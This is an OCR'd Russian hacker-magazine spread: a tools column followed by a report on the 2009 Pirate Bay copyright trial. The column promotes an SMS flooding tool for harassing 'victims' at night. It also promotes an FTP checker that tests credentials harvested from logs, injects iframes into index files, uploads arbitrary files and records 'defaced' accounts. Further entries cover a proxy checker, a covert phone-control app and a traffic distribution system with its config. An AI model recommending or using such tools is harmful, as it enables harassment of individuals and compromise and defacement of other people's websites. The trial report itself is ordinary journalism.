При регистрации на новый аккаунт зачисляются пять бесплатных sms — для теста (правда, без возможности подмены номера отправителя). Если ограничения тебя не устраивают — прейскурант в студию, а именно: от 10 до 1k SMS по цене в 1.4 рубля, от 1k до 3k приобретаемых SMS — по 1.3 рубля за каждое сообщение и т.д. Теперь рассмотрим программу, с помощью которой мы и будет рассылать сообщения, либо флудить недоброжелателей. Кроме отправки уже сформированных пакетов SMS-сервису для дальнейшей рассылки, тулза умеет:


1. Формировать спам-лист телефонных номеров из файла
2. Формировать лист с аккаунтами вида «логин:пароль» для сервиса www.websms.ru из файла, либо вручную
3. Вести подробный лог на протяжении всей смс-рассылки

Плюс ко всему — отдельное меню настроек, таких как: номер отправителя, количество сообщений, отправляемых на каждый номер, и время доставки SMS. Последняя функция особенно удобна при флуде часа в 2-3 ночи, по часовому поясу жертвы :).
В общем, — иные способы sms-спама никто не отменял, но чем не вариант, да еще и с бесплатными тестовыми смс-ками?
P.S. Учитывая, что все sms-сервисы со временем начинают «закручивать гайки», советую поспешить и полноценно заюзать тулзу.

ПРОГРАММА: CHARON
ОС: WINDOWS 2000/XP
АВТОР: RHINO

Прокси/соксы — неотъемлемая часть безопасного веб-серфинга (полагаю, об этом не стоит и напоминать). Собрать прокси-лист — несложно, сложно — качественно его прочекать по заданным параметрам. В прошлых выпусках X-Tools я не раз знакомил тебя с утилами, призванными облегчить проверку прокси/соксов на живучесть. Тем не менее, хочу обратить внимание на еще одну — под названием Charon. Если ты активно юзаешь эту софтину, то без труда поймешь меня, а если еще нет — поверь на слово, тулза заслуживает особого внимания. Прога позволяет чекать работоспособность, функциональность и анонимность проксиков по необходимым тебе параметрам. Среди функциональных особенностей утилы отметим:

— Управление настройками соединения (количество потоков/порты/etc)
— Многоуровневая фильтрация IP-адресов (по адресу/порту/стране/etc)
— Возможность импорта/экспорта прокси-листов



Чекаем прокси-листы

— Взаимодействие со списками сетевых сканеров «AngryIPScanner» и «Superscanner» при составлении прокси-листов
— Чекинг проксиков при помощи RBL-сервисов (Realtime Blackhole List)
— Автоматический поиск паблик-листов при помощи поисковых систем
— Проверка различных типов проксиков (http/ssl/socks4/5)
— Проверка скорости соединения прокси-сервера
— Возможность создания и ведения блек-листа проксиков
— Наличие базы GeoIP, что позволяет корректно определять страны, в которых располагаются прокси
— Наличие русифицированной версии (отдельное thx to v1ru$, — Прим. автора)


P.S. Смело сливаем утилиту с нашего DVD.

ПРОГРАММА: FTP-CHECK TOOLZ
ОС: *NIX/WIN
АВТОР: JENIZIX

Несмотря на обилие различных FTP-чекеров, потребность в надежном и стабильном продукте остается. Посему предлагаю расширить выбор еще одной утилой: «ftp-check toolz». Тулза представляет собой классический чекер фтп-акков с расширенными возможностями. Начнем, как водится, с возможностей софтины:

— Чекинг на валидность FTP-аккаунтов
— Модификация index-файлов, как





Чекаем фтп-акки

```
полностью, так и с добавлением
iframe-вставки
 — Аплоад произвольного файла на сер-
вер в корень веб-каталога
 — Возможность загрузки файла с фтп-
аккаунтами для проверки через веб-
интерфейс чекера
 — Получение информации о системе
(работает не всегда и не везде)
 — Возможность приостановки проверки
с последующим ее продолжением (уже
прочеканные аккаунты проверяться по
второму разу не будут)
 — Полное логирование, включая:
1. FTP_valid.txt — валидные акки
2. FTP_invalid.txt — невалидные акки
3. FTP_defaced.txt — «задефейсенные» акки
4. FTP_unknown.txt — ошибка соедине-
ния с сервером
5. FTP_info.txt — акки, с помощью
которых удалось получить информацию
о системе
 — Поддерживается стандартный вид
фтп-аккаунтов из логов/конфигов:
«ftp://login:pass@server» или
«login:pass@server»
```


Для работы скрипта потребуется PHP не ниже 4 версии, а также chmod 777 на каталог, в котором лежит чекер. Скрипт прекрасно работает на бесплатных хостингах, правда, со скоростью 1-2 акка в секунду. Для увеличения скорости рекомендуется использовать чекер на сервере с более широким каналом.

ПРОГРАММА: GUARDMOBILE
ОС: WINDOWS MOBILE 5/6
АВТОР: MASPWARE

Тебе никогда не приходила мысль установить бэкдор в собственный мобильник? Софтина «GuardMobile» рассчитана на коммуникаторы под управлением Windows Mobile и призвана защитить не только твой девайс, но и информацию на нем. Даже если твой мобильник будет украден или утерян, ты все равно сможешь:

```
 — Включить тревогу (звуковую/вибра-
ционную) и заблокировать девайс
 — Установить местоположение своего
аппарата (при наличии GPS-приемника)
 — Сделать хард-ресет и удалить всю
информацию с мобильника
 — Удаленно позвонить со своего
девайса в фоновом режиме (аналог
прослушки)
```

Нужно лишь заинсталить утилиту на свой мобильник и задать ряд настроек. Тулза попросит установить PIN-код и добавить несколько номеров мобильных телефонов, с которых можно будет управлять девайсом. После активации утила незаметно начнет работать в фоновом режиме до тех пор, пока не получит команды на совершение какого-либо действия.
Из возможностей софтины можно выделить:



Защищаем коммуникатор

```
 — Малый размер
 — Запускается и работает в фоновом
режиме.
 — Остается работоспособной даже
после софт-ресета
 — Может быть полностью удалена толь-
ко владельцем
 — Определение местоположения с по-
мощью GPS-приемника
 — Активация/деактивация блокировки
экрана
 — Активация/деактивация блокировки
клавиатуры
 — Режим тревоги (громкий звук и виб-
рация)
 — Обратный вызов
 — Софт-ресет/хард-ресет для час-
тичного и полного удаления данных с
мобильника
 — Уведомление о смене SIM-карты
 — Ведение полного лога событий
```

Как ты уже понял, утила абсолютно не зависит от симки, вставленной в телефон. Ведь работает она под мобильной версией Винды. Сменят симку или нет — разницы никакой, в твоих руках останется управление утерянным девайсом с помощью вот этих команд:

```
locate : Попытаться определить мес-
тоположение устройства
lock : Заблокировать экран
unlock : Разблокировать экран
keylock : Заблокировать клавиатуру
alarmon : Включить звуковую тревогу
и вибрацию
alarmoff : Выключить тревогу
callback : Заставить телефон пере-
звонить тебе
softreset/hardreset : здесь, думаю,
понятно :)
```

Общий вид синтаксиса команд выглядит так: #PIN#команда.
В общем, если ценишь свой мобильный девайс — эта утила для тебя :).

ПРОГРАММА: [XDS] TDS
ОС: *NIX/WIN
АВТОР: XADDIS

Конфигурируем систему управления трафиком

О распределении трафика мы уже писали (полистай подшивку]:-[). В нынешнем выпуске хочу представить тебе систему управления трафиком под названием [XDS] TDS. Система написана на PHP, и ее установка не вызовет у тебя никаких проблем. Достаточно следовать простому алгоритму действий:

```
 — Заливаем все файлы из архива с
тулзой на сервер
 — Ставим на папку с файлами чмод 777
 — Настраиваем config.php под свои
нужды
```

О конфиге более подробно:

```
### Директория юзеров ###
$usersdir='users';
### Файл всех посещений ###
$clickf='clicks.txt';
### Файл уникальных посещений ###
$unicf='unics.txt';
### Файл блокировки ###
$blockf='blocked';
### Файл времени запуска статы ###
$startf='start.txt';
### Файл с предыдущими значениями
статы ###
$prevf='previous.txt';
### Файл редиректа ###
$redf='redir.txt';
### Адрес для редиректа по умолчанию
### $host='http://www.site.com';
### Адрес для редиректа неуников ###
# $hostn='http://www.sites.com';
### Пароль для доступа к стате ###
$passw='123';
```

Теперь обновляем конфиг на сервере и вперед:

```
 — Пускаем весь трафф на скрипт
iframe.php
 — Для просмотра статистики запуска-
ем скрипт stat.php
```

Вот, собственно, и все. Система проста в администрировании и удобна в использовании.]:-[






МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

МЕДИА-МАГНАТЫ ПРОТИВ BITTORRENT

Судебный процесс по делу **The Pirate Bay**

Всемирная паутина — настоящее благо для всего прогрессивного человечества, но для правообладателей это форменный кошмар. Пиратство XXI века, совсем не похожее на пиратство былых времен, в основном разворачивается в виртуальном пространстве, и как именно с ним бороться, до хрипоты спорят аналитики по всему миру. Но пока одни теоретизируют, другие предпочитают действовать. Судебный процесс по делу крупнейшего торрент-трекера планеты, — ThePirateBay.org — развернувшийся в Швеции, пожалуй, оставит заметный след в истории интернета. Еще бы, на этот раз пираты имеют все шансы выиграть.



Перед тем как перейти непосредственно к хронике процесса, стоит сказать о самом трекере, оказавшемся между молотом и наковальней. Хотя вряд ли найдутся такие, кому незнаком адрес ThePirateBay.org – сокращенно TPB, а по-русски – «Пиратская бухта». Трекер зародился еще в 2003 году под эгидой шведской организации Piratbyran («Пиратское бюро»). Бюро активно выступает против ситуации, сложившейся вокруг интеллектуальной собственности и ратует за свободу обмена информацией. Притом сама организация, разумеется, не занимается ничем противозаконным, скорее, просто объединяет единомышленников, жаждущих бороться с системой. Вот и создание торрент-трекера «Пиратское бюро» одобрило и осуществило, но уже в 2004-м отправило его в свободное плавание. С тех пор TPB является независимым ресурсом.



Свартхольм и Сунди на пресс-конференции

Нейдж (слева) и Сунди (справа) в здании суда

«В ШВЕЦИИ ВОЗНИКЛА ПИРАТСКАЯ ПАРТИЯ, ЕДИНСТВЕННЫЙ ПУНКТ ПРОГРАММЫ КОТОРОЙ — ЛЕГАЛИЗАЦИЯ СВОБОДНОГО КОПИРОВАНИЯ ВИДЕО И АУДИОМАТЕРИАЛОВ ИЗ ИНТЕРНЕТА».

На протяжении последних лет трекер поддерживают три шведских парня, имена которых теперь прекрасно известны всему миру: это Готтфрид Свартхольм (**Gottfrid Svartholm aka «anakata»**), Фредерик Нейж (**Fredrik Neij aka «TiAMO»**) и Питер Сунде Колмисоппи (**Peter Sunde Kolmisoppi aka «brokep»**). Вот они-то и «попали под раздачу» вместе с владельцем хостинга — 48-летним бизнесменом Карлом Лундстремом (**Carl Lundstrom**).

Применить санкции в отношении «Пиратской бухты» пытаются уже давно. Еще в 2006-м году сервера трекера отключали и арестовывали, притом сделано это было практически по прямой указке Соединенных Штатов. Тогда голливудские магнаты решили преподать урок европейским корсарам, и, избрав своей мишенью TPB, надавили на нужные рычаги. К делу подключили тяжелую артиллерию — Вашингтон, правоохранительные органы, ФБР и так далее. В итоге, власти Швеции сочли нужным прислушаться к мнению Запада и произвели образцово-показательную конфискацию серверов (включая те, на которых тогда располагалось «Пиратское бюро»). Но вся соль в том, что по шведским законам TPB – совершенно легален, а законодательство США никакой силы в Европе не имеет.

Скандал разразился нешуточный: на правительственные сайты Швеции не замедлили обрушиться DDoS-атаки и взломы от хакеров со всего мира, и быстро стало ясно, что конфликт носит политический и идеологический характер. Например, именно из-за того инцидента в Швеции возникла Пиратская партия, единственный пункт программы которой — легализация свободного копирования видео- и аудиоматериалов из интернета. А так как в Швеции очень много людей, недовольных нынешней ситуацией с копирайтами, наличествовали и

уличные демонстрации и прочие «стандартные атрибуты».
Тогда, в 2006-м, под давлением общественного мнения, власти были вынуждены вернуть сервера владельцам (разумеется, проведя перед этим тщательные проверки). Самих админов не забыли допросить, после чего тоже отпустили на все четыре стороны. Однако трекер, конечно, не перестал быть бельмом на глазу у крупнейших медиа-холдингов, и было очевидно, что рано или поздно история получит продолжение, тем более, на руках властей осело столько улик. Так и случилось.

РАССТАНОВКА СИЛ С одной стороны, с прогрессом бороться невозможно, особенно когда все настолько «запущено», как в случае с p2p-сетями. С другой, – очень хочется, и никто не мешает попробовать (плюс, прецеденты с Napster, Audiogalaxy или KaZaA сулят успех). Технология BitTorrent сейчас находится в зените славы, и «закрыть торренты» — голубая мечта всех гигантов медиа-индустрии. «Пиратскую бухту» выбрали мишенью тоже совсем не случайно, ведь этот трекер, пожалуй, можно назвать «лицом технологии» — торрент-ресурсов много, но TPB крупнейший. Вдумайся



Адвокат защиты Пер Самуэльсон, автор «защиты Кинг-Конга»



Питер Сунди

в эти цифры: на момент окончания 2008 года TPB мог похвастаться более чем 3 миллионами зарегистрированных пользователей, более чем 25 миллионами уникальных пиров, а на сайте Alexa Internet трекер занимает 107 место.
Админы TPB — ребята не из пугливых. К ним не раз и не два обращались представители Microsoft, Apple, SEGA, DreamWorks, Warner Bros и других динозавров рынка, но администрация всегда и всем отвечала решительным отказом. Ни одна раздача не была удалена с трекера по просьбе правообладателей, такова принципиальная позиция админов. Кстати, историю переписки команды сайта с различными компаниями и инстанциями можно почитать по адресу thepiratebay.org/legal, правда, для этого потребуется знание английского языка. Отметим, что наглости и чувства юмора админам не занимать — многие письма носят откровенно издевательский характер. Отвечавший на e-mail Свартхольм не стеснялся в выражениях, объясняя разгневанным магнатам, что в Швеции законы США — пустой звук. При таком подходе неудивительно, что «Пиратская бухта» для сетевой публики стала настоящим символом информационной свободы, а для правообладателей — кандидатом номер один на закрытие.

НА АБОРДАЖ! Ответный удар по TPB индустрия развлечений нанесла 31 декабря 2008, очевидно, решив для полноты эффекта испортить всем праздник. Вспомнив старый добрый принцип «против кого дружить будем?», компании Warner Bros., MGM Pictures, Columbia Pictures, 20th Century Fox и Sony BMG подали коллективный гражданский иск против Свартхольма, Нейджа, Сунде и Лундстерма. Нота протеста сильных мира сего шла рука об руку с очередным иском «местного значения» — шведские власти снова взялись за трекер, обвинив уже упомянутых лиц в содействии нарушению закона об авторском праве, грозящим им тюремным заключением до двух лет и штрафом в размере до $188.000. Может быть, все это звучало бы внушительно, если бы Голливуд в свою очередь не требовал компенсации порядка 14 миллионов долларов.
После объявления этой новости в Сети сразу же возник большой резонанс. Практически всем было ясно, что судить будут не столько этих четырех человек, сколько некое абстрактное «сетевое пиратство», и итог процесса может иметь далеко идущие последствия.
Команда The Pirate Bay, однако, унывать не спешила. Вместо этого они собрали пресс-конференцию, в ходе которой много шутили и открыто называли грядущее разбирательство «шоу и фарсом». К тому же, ребята окрестили процесс метким словечком «Spectrial» (производным от «spectacle trial» — суда-спектакля). По этому тэгу очень удобно искать в Сети информацию о ходе слушания :).
Миллионные компенсации админов тоже не испугали. В частности, Питер Сунде заявил: «Неважно, сколько они потребуют — несколько миллионов или миллиардов. Мы не богачи и у нас нет денег, чтобы платить. Они не получат ни цента». Готтфрид Свартхольм его полностью поддержал: «У меня в Швеции и так столько долгов, что мне никогда их не выплатить. Я даже здесь не живу. Пусть присылают мне счет — я повешу его в рамочку на стену». В ходе общения с прессой было особенно подчеркнуто, что на этот раз иск выдвинут не против сайта в целом, а против четырех конкретных личностей, и обвинение явно собирается сфокусироваться на них. В пример привели тот факт, что Готтфрида на допросе сначала попросили рассказать о своих политических и идеологических взглядах, а вовсе не о его участии в деятельности TPB.


ПЕРВЫЙ РАУНД: ДЕЛО О ПОДМОЧЕННОЙ РЕПУТАЦИИ На слушание, начавшееся 16-го февраля этого года, подсудимые, не изменяя себе, прибыли на безумном красном автобусе, от кабины до заднего бампера изрисованном граффити с логотипами сайта и надписями вроде: «All your base are belong to bus». Впоследствии автобус исполнял роль штаб-квартиры, пресс-центра и комнаты отдыха. На улице «героев» уже поджидали активисты с пиратскими флагами, а само заседание вызвало такой интерес, что на него даже продавали билеты, стоимостью около $60. Ряду особенно ярых сторонников трекера таким путем удалось попасть в здание суда, где они получили возможность слушать прямую аудио-трансляцию в специально отведенной для этого комнате.

Впрочем, следить за ходом событий мог и весь прогрессивный мир. На twitter.com создали тэг #spectrial, по которому легко отслеживались все нужные записи, на самом TPB появился раздел trial.thepiratebay.org, куда стекались самые последние новости, плюс заседание широко освещалось прессой и блогерами во всех возможных форматах. Аудиостримминг из зала суда переводился добровольцами на 15 языков мира. Обвинение с первого же дня постаралось представить все так, будто держатели сайта не только преступают закон, но и зарабатывают на своем детище солидные деньги, в частности, размещая на сайте рекламу. The Pirate Bay назвали «состоятельной организованной преступной группой», которая извлекала из своей деятельности весомый доход.

Так, представитель интересов IFPI (международная федерация грамзаписи) Питер Дановски заявил, что обвиняемые в состоянии покрыть большую часть суммы, заявленной в иске. Питер Сунде ехидно прокомментировал этот пассаж в Твиттере: **«Если я действительно заработал всю исковую сумму, то меня, видимо, кто-то ограбил»**. Однако все эти громкие заявления изрядно портил тот факт, что обвинение с самого начала стало демонстрировать полную безграмотность в технических вопросах. Эксперты, путающие мегабиты с мегабайтами, дискеты с дисками и не могущие объяснить, как работает технология DHT, вряд ли имеют право называться «экспертами». И уже на второй день слушаний это действительно вышло им боком.

Семнадцатое февраля принесло миру удивительную новость — половину обвинений с команды The Pirate Bay сняли, потому что обвинение не сумело доказать, что представленные в качестве улик .torrent-файлы использовались на TPB. Обвинитель даже не смог объяснить, как работает уже упомянутая технология DHT, позволяющая раздавать и качать файлы в обход трекера. Таким образом, пункт о «пособничестве в нарушении авторских прав» пришлось вычеркнуть, оставив только «пособничество в предоставлении доступа». В IFPI, однако, попытались сохранить лицо и сделать вид, что «так надо». Спешно было выпущено заявление, где говорилось, что все эти технические вопросы только усложняли работу обвинения, к делу относились лишь косвенно, и вообще, — без них будет даже проще сосредоточить все внимание на основной проблеме — предоставлении доступа к защищенным копирайтом материалам. Почему-то заявлению никто не поверил, а весь интернет покатывался со смеху, полностью разделяя позицию Сунде, который на этот раз отписал в Твиттере: **«EPIC WINNING LOL»**.

IFPI продолжила гнуть свое, заявив, что одна загрузка равняется одной потерянной продаже, а сумма, заявленная в иске, примерно



Чтобы поддержать TPB, шведы снова вышли на улицы

Роджер Уоллис и его супруга

КТО ЗАДЕЙСТВОВАН В МАССОВКЕ?

Всего в иске фигурируют 4 программы, 9 фильмов и 22 музыкальных произведения.
Иск против The Pirate Bay поддержан следующими свидетелями обвинения:

IFPI (международная федерация грамзаписи):
- Sony BMG Music Entertainment Sweden AB,
- Universal Music AB,
- Playground Music Scandinavia AB,
- Bonnier Amigo Music Group AB,
- EMI Music Sweden AB,
- Warner Bros. Music Sweden AB;

Antipiratbyran (Антипиратское бюро Швеции):
- Yellow Bird Films AB,
- Nordisk Film,
- Henrik Danstrup;

MAQS Law Firm Advokatbyra KB:
- Warner Bros. Entertainment Inc,
- MGM Pictures Inc,
- Columbia Pictures Industries Inc,
- 20th Century Fox Films Co,
- Mars Media Beteiligungs GmbH & Co Filmproduktions,
- Blizzard Entertainment Inc,
- Sierra Entertainment Inc,
- Activision Publishing Inc.

Фильмы, фигурирующие в иске:
- Kurt Wallander: Wallander — Den svaga punkten Wallander — Afrikanen Wallander – Mastermind
- Pusher III
- Гарри Поттер и кубок огня
- Розовая пантера
- Переступить черту

Телесериалы, фигурирующие в иске:
- Prison Break (первый сезон, эпизоды 1—13)

Компьютерные игры, фигурирующие в иске:
- Call of Duty 2
- Diablo II
- F.E.A.R.
- World of Warcraft

равна стоимости всех лицензий, которые понадобились бы TPB для легального распространения музыки. Трекер, по сути, предложили приравнять к организациям, на которые распространяется «лицензия на глобальную дистрибуцию» (global distribution license). Согласно этому, IFPI, например, требует за песню Beatles «Let it Be» возмещения ущерба в десятикратном размере, так как музыку этой группы легально скачать из Сети невозможно. Последнее вызвало особенно много насмешек и комментариев в духе: **«Вы же сами заставляете нас воровать»**.

Особенно забавно, что в тот же день компания Sony и Антипиратское бюро Швеции (Svenska Antipiratbyran) отметили хамство, демонстрируемое TPB в общении с правообладателями. Они завели речь не только о материальных убытках, но и об ущербе, нанесенном их репутации. Был ущерб или нет — решать, разумеется, суду, но определенно, пора бы им намекнуть, что ущерб собственной репутации наносят разве что они сами, например, демонстрируя всему миру свою техническую безграмотность.

ЗАЩИТА КИНГ-КОНГА Весьма сомнительным «достижением» обвинения стало и выступление адвоката от киноиндустрии Моники Вадстед (Monique Wadsted). Эта дама является активным членом секты Рона Хаббарда — «Церковь сайентологии» и часто представляет ее в суде. Упустить такой повод было никак нельзя, и на главной странице TPB появилась картинка, на которой Том Круз (тоже ярый сайентолог) и мисс Вадстед стоят в обнимку с гуманоидом Ксену (Xenu) — инопланетным властелином «Галактической Империи». Дело в том, Рон Хаббард был еще и фантастом. Согласно вере сайентологов и тому, что Хаббард описал в формате космооперы — 75 миллионов лет назад Ксену был военным диктатором и руководил «Галактической Империей». Подавляя проявления инакомыслия среди своего народа, он спровоцировал массовые протесты и, не долго думая, арестовал всех, кто принимал в них участие. Проштрафившихся привезли на планету Тиджиек, то есть, на Землю и по прибытии разметили вокруг вулканов. После этого Ксену «покарал» неверных водородными бомбами, собрал их души и внедрил в тела людей.

Да, сайентологи на самом деле в это верят и еще запрещают нам ковыряться в носу, то есть, качать файлы. Кстати, отдельного упоминания достойно и то, что на главной странице трекера Ксену предстал в том же образе, каким его нарисовали создатели сериала South Park. А из фамилии Моники пропала буква «D» (получившееся слово «wasted» переводится как «напрасная трата»).

Как выяснилось позже, поклонниками «Южного парка» оказались не только подсудимые, но и, по крайней мере, один из их адвокатов. Получив от суда слово, защита проводила аналогии с Google, утверждая, что .torrent-файлы не принадлежат TPB, а трекер просто исполняет роль поисковика. К тому же, в ЕС провайдер не несет ответственности за передаваемый контент, если сам не является инициатором раздачи. И когда очередь дошла до адвоката Лундстрема — Пера Самуэльсона, он сделал то, что тут же получило название «защита Кинг-конга». Это — прямая отсылка к «Южному парку», где в одном из эпизодов демонстрировалась «защита Чубакки». Суть этой стратегии можно охарактеризовать, как «кто-то доказывает свою точку зрения с помощью утверждений настолько абсурдных, что сознание слушателя отключается» (c) Эллис Уинер. В South park адвокат показывал присяжным изображение Чубакки и спрашивал, почему большой, двухметровый вуки Чубакка живет на Эндоре вместе с маленькими эвоками? Потом адвокат говорил, что — во время суда по делу об авторском праве он завел разговор о Чубакке, а в этом нет никакого смысла. А значит, и в самом деле нет никакого смысла, и, раз Чубакка живет на Эндоре, подсудимого надо оправдать.

Самуэльсон же сказал следующее: «Инструкция ЕС 2000/31/EG гласит, что провайдер информационных услуг не несет ответственности за передаваемые данные. Ответственность наступает лишь в случае, если провайдер сам инициирует передачу, но администраторы The Pirate Bay этого не делали. Это делали пользователи — живые люди, которых можно идентифицировать. Они называют себя именами вроде Кинг-Конг. ...Согласно букве закона, обвинения должны быть направлены против конкретного человека, а между преступником и соучастниками должна прослеживаться очевидная связь. Такой связи представлено не было. Прокурор должен доказать, что Карл Лундстрем лично общался с пользователем Кинг-Конгом, который вполне может находиться, например, где-нибудь в джунглях Камбоджи».



Антипиратская демонстрация, 2006 год



Адвокаты защиты. Слева направо: Питер Алсин, Йонас Нилльсон, Ола Соломонссон

Далее суд, наконец, добрался до самих обвиняемых, и начались допросы, в ходе которых Лундстрема пытались представить хозяином и спонсором TPB, ведь он даже оплачивал из своего кармана оборудование для «Бухты». Лундстрем парировал, сказав, что в будущем действительно планировал покрыть эти убытки, размещая рекламу на сайте, но никогда не стремился стать полноправным партнером ребят по проекту и уж точно — не участвовал в деятельности TPB из политических соображений. Более того, защита еще раз подчеркнула, что, с точки зрения шведского законодательства, деятельность трекера абсолютно легальна, так как на серверах TPB не хранится файлов, нарушающих чьи-либо права на интеллектуальную собственность. А значит, Лундстрем действовал как обычный бизнесмен, не больше и не меньше.

В отношении троих админов — обвинение пыталось расставить точки на i и выяснить, какую роль в жизни сайта играет каждый из них. Плюс, их старались подловить, выпытывая, знали ли они, что через их ресурс проходит огромное количество нелегальных материалов, и, если да, то почему ничего в этой связи не предпринимали. Защита ответствовала, что из 1000 случайных торрентов, взятых с TPB, 80% не нарушали копи-

райтов, и снова посоветовала обвинению обратить внимание на Google, при помощи которого можно найти гораздо больше контрафакта, или на YouTube, где нелегален едва ли не каждый второй ролик. Сделали и акцент и на том, что для обмена .torrent-файлами нет необходимости пользоваться The Pirate Bay, ведь с тем же успехом .torrent-файл можно выложить на FTP или прислать по электронной почте.

Так же обвинение затронуло серьезный вопрос о детской порнографии, уже ставший любимым пугалом нашего времени. Админы честно ответили, что обо всех обнаруженных раздачах такого рода сообщают в полицию. Обвинение попыталось настаивать и уточнило — удаляются ли такие раздачи с ресурса? Готтфрид ответил: «Некоторые», и тут же был вынужден пояснить, что самостоятельно расследованием таких случаев администрация TPB заниматься не может, поэтому передает данные полиции, и если полиция, в свою очередь, просит удалить торрент, то он удаляется.

Вообще, обвинение опять демонстрировало себя не с самой выгодной стороны. Например, несколько раз обвинители попытались приобщить к делу не заявленные ранее улики, нарушая протокол. В итоге, суд вообще был вынужден сделать выговор адвокатам со стороны обвинения и попросить их перестать вести себя, как в американском суде. Так, мисс Вадстед до этого попыталась просто перекричать судью, а представляющий IFPI Питер Дановски порывался упирать на политическую подоплеку происходящего. Он цитировал некоторые записи Питера Сунде, сделанные им в личном блоге Brokep.com, и задавал вопросы относительно его доклада, который носил характерное название: «Как разоружить миллиардную индустрию».

Черту под первой неделей слушаний подвела, опять же, мисс Вадстед, поинтересовавшаяся у Карла Лундстрема, почему он, солидный бизнесмен 48 лет, вообще общается с молодыми ребятами из команды TPB? Адвокат Лундстрема заявил, что его клиент не станет отвечать на этот вопрос, после чего в заседании был объявлен перерыв.

ВТОРОЙ РАУНД: ДЕНЬГИ VS ЛОГИКА Вторая неделя не принесла кардинальных перемен в стратегиях сторон. Обвинение по-прежнему заставляло весь мир недоуменно вопрошать: «Они это серьезно?», а защита держалась уверенно и ровно. Открыли слушания показания двух свидетелей со стороны обвинения: Магнуса Мартенссона (Magnus Martensson) — юриста из IFPI, который уже 15 лет специализируется на нарушении авторских прав, и Андерса Нильссона (Anders Nilsson) — полицейского из Антипиратского бюро. Оба, по заданию «сверху», в целях эксперимента, скачивали нелегальные материалы с TPB, о чем и поведали суду, предоставив в качестве доказательств... скриншоты. Обвинение в очередной раз село в лужу, и помог ему Готтфрид Свартхольм. Он задал свидетелю один простой вопрос, спровоцировав нижеследующий диалог.

Готтфрид: Перед тем, как сделать скриншот, вы отключили DHT и Peer Exchange?

Мартенссон: DHT явно был включен. Я же хотел походить на обычного пользователя.

Готтфрид: Говоря другими словами, вы не могли проверить, использовался ли трекер?

Мартенссон: Адрес трекера присутствовал на экране. Исходя из этого, я предположил, что он каким-то образом используется.

Готтфрид: Но, раз у вас был включен DHT, значит, вы не можете доказать, что использовали при скачивании файлов трекер The Pirate Bay или нет?

Мартенссон: Нет.

Со вторым свидетелем все повторилось, — он тоже не смог представить нормальных доказательств, что «Пиратская бухта» участвовала в процессе скачивания файлов. Выяснилось, что никаких логов у обвинения нет, закачка нелегального контента никак не протоколировалась, не считая упомянутых картинок. Защита, довольная результатом, не преминула подчеркнуть, что TPB не является начальной точкой распространения контрафактной продукции, и все упомянутые материалы можно было скачать из Сети и ранее.

Настоящим «звездным днем» процесса стало 25-е февраля. В этот



Моника Вадстед без Тома Круза и Ксену

день показания давали сильные мира сего лично. В суд явились: Джон Кеннеди (John Kennedy), генеральный директор IFPI; Пер Сундин (Per Sundin), генеральный директор Universal Music; Бертил Санндгрен (Bertil Sandgren), один из директоров «Шведского института кинематографии» (Svenska Filminstitutet) и Людвиг Вернер (Ludwig Werner) из шведского представительства IFPI.

